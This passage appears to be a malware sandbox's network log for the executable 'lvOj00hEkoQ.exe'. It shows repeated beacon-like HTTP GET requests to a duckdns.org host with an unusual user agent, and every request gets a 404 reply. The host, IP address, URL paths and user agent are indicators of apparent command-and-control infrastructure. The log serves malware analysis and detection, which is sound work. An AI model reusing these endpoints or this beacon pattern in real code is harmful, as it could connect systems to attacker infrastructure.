2022-08-05 10:10:45 UTC	6	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
140	192.168.2.6	49938	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:18 UTC	59	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:18 UTC	59	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:18 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:18 UTC	59	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
141	192.168.2.6	49939	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:19 UTC	59	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:19 UTC	59	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:19 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:19 UTC	59	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
142	192.168.2.6	49940	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:19 UTC	60	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:19 UTC	60	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:19 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:19 UTC	60	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
143	192.168.2.6	49941	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:19 UTC	60	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:19 UTC	60	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:19 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:19 UTC	60	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
144	192.168.2.6	49942	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:19 UTC	60	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:20 UTC	61	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:20 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:20 UTC	61	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
145	192.168.2.6	49943	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:20 UTC	61	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:20 UTC	61	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:20 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:20 UTC	61	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
146	192.168.2.6	49944	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:20 UTC	61	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:20 UTC	61	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:20 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:20 UTC	62	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
147	192.168.2.6	49945	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:20 UTC	62	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:20 UTC	62	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:20 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:20 UTC	62	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
148	192.168.2.6	49946	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:20 UTC	62	OUT	GET /typmustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:20 UTC	62	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:20 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:20 UTC	62	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
149	192.168.2.6	49947	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:21 UTC	63	OUT	GET /typmustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:21 UTC	63	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:21 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:21 UTC	63	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49779	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:46 UTC	6	OUT	GET /typmustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:46 UTC	6	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:46 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:46 UTC	6	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
150	192.168.2.6	49948	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:21 UTC	63	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:21 UTC	63	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:21 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:21 UTC	63	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
151	192.168.2.6	49949	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:21 UTC	63	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:21 UTC	63	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:21 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:21 UTC	64	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
152	192.168.2.6	49950	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:21 UTC	64	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:21 UTC	64	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:21 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:21 UTC	64	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
153	192.168.2.6	49951	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:22 UTC	64	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:22 UTC	64	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:22 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:22 UTC	64	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
154	192.168.2.6	49952	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:22 UTC	65	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:22 UTC	65	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:22 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:22 UTC	65	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
155	192.168.2.6	49953	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:22 UTC	65	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:22 UTC	65	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:22 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:22 UTC	65	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
156	192.168.2.6	49954	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:22 UTC	65	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:22 UTC	66	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:22 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:22 UTC	66	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
157	192.168.2.6	49955	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:23 UTC	66	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:23 UTC	66	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:23 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:23 UTC	66	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
